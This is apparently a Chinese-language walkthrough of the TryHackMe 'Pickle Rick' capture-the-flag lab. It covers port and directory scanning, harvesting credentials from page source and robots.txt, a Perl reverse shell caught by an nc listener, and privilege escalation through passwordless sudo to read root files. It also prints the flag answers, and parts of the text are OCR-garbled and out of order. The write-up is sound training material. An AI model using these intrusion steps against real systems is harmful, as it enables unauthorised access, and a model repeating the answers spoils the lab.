# THM-Pickle Rick-练习

本文相关的TryHackMe实验房间链接: https://tryhackme.com/room/picklerick

## H2 任务目标

找到3个成分,将帮助瑞克制作他的药水,把自己从一个泡菜变回人类。

目标地址 https://MACHINE-IP.p.thmlabs.com 此处为: https://10-10-253-251.p.thmlabs.com/

### H2 实践操作

```
● ● ●
端口扫描
nmap -T4 -sC -sV -p- 10.10.253.251
```

```
)-[/home/hekeats]
   nmap -T4 -sC -sV -p- 10.10.253.251
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-27 12:04 CST
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 12:06 (0:00:06 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 12:06 (0:00:00 remaining)
Stats: 0:02:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.29% done; ETC: 12:06 (0:00:00 remaining)
Nmap scan report for localhost (10.10.253.251)
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    2048 0d:4c:11:7a:4d:bb:59:a1:1a:06:1e:e9:cc:5e:d8:9a (RSA)
    256 f6:61:83:18:a8:d7:c7:63:5d:f3:ec:8d:b7:45:a7:ed (ECDSA)
   256_6f:c0:c0:bf:29:3a:b4:ba:d1:5c:10:dd:34:45:d6:25 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.27 seconds
zsh: segmentation fault nmap -T4 -sC -sV -p- 10.10.253.251
```

目标开放了两个端口: 22/tcp ssh服务 80/tcp http服务

访问目标网站的http服务,查看网站源代码,获取到关于用户名的提示:

```
強 view-source:http://10.10.253.251/
 Kali Linux 🥱 Kali Tools 💆 Kali Docs 🕱 Kali Forums 🦪 Kali NetHunter 🦠 Exploit-DB 🐁 Google Hacking DB 📙 OffSec
 2 <html lang="en">
 3 <head
 4 <title>Rickis sup4r cool</title>
 5 <meta charset="utf-8">
 6 <meta name="viewport" content="width=device-width, initial-scale=1">
 7 rel="stylesheet" href="assets/bootstrap.min.css">
 8 <script src="assets/jquery.min.js"></script>
 9 <script src="assets/bootstrap.min.js"></script>
11 .jumbotron {
12 background-image: url("assets/rickandmorty.jpeg");
13 background-size: cover:
14 height: 340px;
15 }
17 </head>
18 <body>
20 <div class="container">
21 <div class="jumbotron"></div>
22 <h1>Help Morty!</h1></br>
23 Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion.
25 I have no idea what the <br/>
*BURRRRRRRP*</b>, password was! Help Morty, Help!
28 <!--
29
30 Note to self, remember username!
```

#### 用户名为: R1ckRul3s



目录和文件扫描

gobuster dir -u http://10.10.253.251 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,css,js,py

```
-[/home/hekeats
   gobuster dir -u http://10.10.253.251 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,css,js,py
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                            http://10.10.253.251
   Method:
                            GET
   Threads:
                            10
   Wordlist:
                            /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
   Negative Status codes: 404
                 gobuster/3.1.0
sh,txt,cgi,html,css,js,py,php
   User Agent:
   Extensions:
[+] Timeout:
                            10s
------
2022/09/27 12:16:20 Starting gobuster in directory enumeration mode
                     (Status: 200) [Size: 1062]
(Status: 200) [Size: 882]
(Status: 301) [Size: 315] [--> http://10.10.253.251/assets/]
(Status: 302) [Size: 0] [--> /login.php]
(Status: 200) [Size: 17]
/index.html
/login.php
/assets
/portal.php
robots.txt
```

```
扫描到
```


/index.html


/login.php


/assets
/portal.php
/robots.txt

#### 去目标站点访问以上页面和文件:


index.html是首页,和之前访问网站时的默认页面一样,login.php是登陆页面(这个要关注一下),assets目录下有一些网站资源文件(看了一下没啥特别的),portal.php访问时会自动跳转到之前的login.php页面,估计要登陆后才能看到,robot.txt文件有一串字符为Wubbalubbadubdub,可能是登陆密码。









在登陆页面尝试使用之前得到的用户名以及在robots文件中得到的字符进行登陆,发现能够登陆成功,并给出一个命令执行面板:



利用命令面板,输入命令查找文件信息,找到第一个flag(无法通过cat命令查看,但可通过url路径进行访问):




继续探索命令面板,第一次使用ls命令还看到了一些其他文件,现在尝试访问一下,denied.php是一个被禁止访问的页面,clue.txt提示我们在文件系统中查找其他成分:



利用网站所提供的命令面板建立反向shell(这里试了很多语言的反向shell,发现Perl语言的shell可行),首先在攻击机终端建立监听器,查看该服务器是否支持Perl(命令:which Perl),再执行Perl的反向shell命令:

反向shell命令内容参考(修改ip、端口和攻击机匹配): https://github.com/security-cheatsheet/reverse-shell-cheatsheet



成功建立反向shell,查找flag即可,第一个flag我们已经知道 我们找其他的(当前目录没有目标flag时,尝试找/home /root等关键目录):

```
(root@ hekeats)-[/home/hekeats]
    nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.14.30.69] from (UNKNOWN) [10.10.253.251] 34476
/bin/sh: 0: can't access tty; job control turned off
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

```
$ cd /home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ cat 'second ingredients'
1 jerry tear
```

上图中的 cat 'second ingredients' 之所以加单引号是因为该名称中间存在空格

如果不加引号 则只能识别到second而不是second ingredients

也可以尝试用其他方式处理: second\ ingredients或者"second ingredients"

尝试cd /root, 发现无法移动到/root目录下,

输入sudo -l 列出目前用户可执行与无法执行的指令,发现我们可以通过sudo免密码使用root用户:

```
$ cd /root
/bin/sh: 50: cd: can't cd to /root
```

```
Matching Defaults entries for www-data on
    ip-10-10-253-251.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User www-data may run the following commands on
    ip-10-10-253-251 eu-west-1.compute.internal:

(ALL) NOPASSWD: ALL

$ sudo ls /root

3rd.txt

snap
$ sudo cat /root/3rd.txt

3rd ingredients: fleeb juice
```

第三个flag是: fleeb juice

关于第二个flag和第三个flag的其他解法

利用登陆之后网页所提供的命令面板:



输入ls会显示当前网站根目录下的目录及文件

输入sudo -l列出目前用户可执行与无法执行的指令,发现我们可以通过sudo免密码使用root用户

此时,可以使用sudo ls命令找到/home目录以及/root下的flag文件,

对于/home目录,也可以通过组合命令(cd /home;ls;pwd、cd /home/rick/;ls;pwd)去找flag文件

如果想通过网站url访问flag文件内容,可以使用sudo cp命令复制flag文件到网站根目录,涉及的命令如下:

sudo ls /home

sudo ls /home/rick/

sudo cp /home/rick/second\ ingredients ./second.txt

件的位置): less /home/rick/second\ ingredients sudo less /root/3rd.txt ← → C ⊕ O 各 10.10.18.64/second.txt 降 Kali Linux 😘 Kali Tools 💆 Kali Docs 🐹 Kali Forums o Kali NetHunter 🛸 Exploit-DB 🛸 Google Hacking DB 👢 OffSec 1 jerry tear ick is sup4r cool × 10.10.18.64/3rd.txt O 🚨 10.10.18.64/3rd.txt Kali Linux 🔗 Kali Tools 💆 Kali Docs 🕱 Kali Forums 🤜 Kali NetHunter 🦠 Exploit-DB 🔌 Google Hacking DB 👢 OffSec 3rd ingredients: fleeb juice Command Panel less /home/rick/second\ ingredients 1 jerry tear Command Panel sudo less /root/3rd.txt 3rd ingredients: fleeb juice

如果想直接在网页的命令面板界面查看flag内容,可以使用以下命令(当然前提还是要先找到flag文

关于less命令: less命令的作用与more十分相似,都可以用来浏览文字档案的内容,不同的是less命令允许用户向前或向后浏览文件,而more命令只能向前浏览。

### H2 完整答案

sudo ls /root

sudo cp /root/3rd.txt .

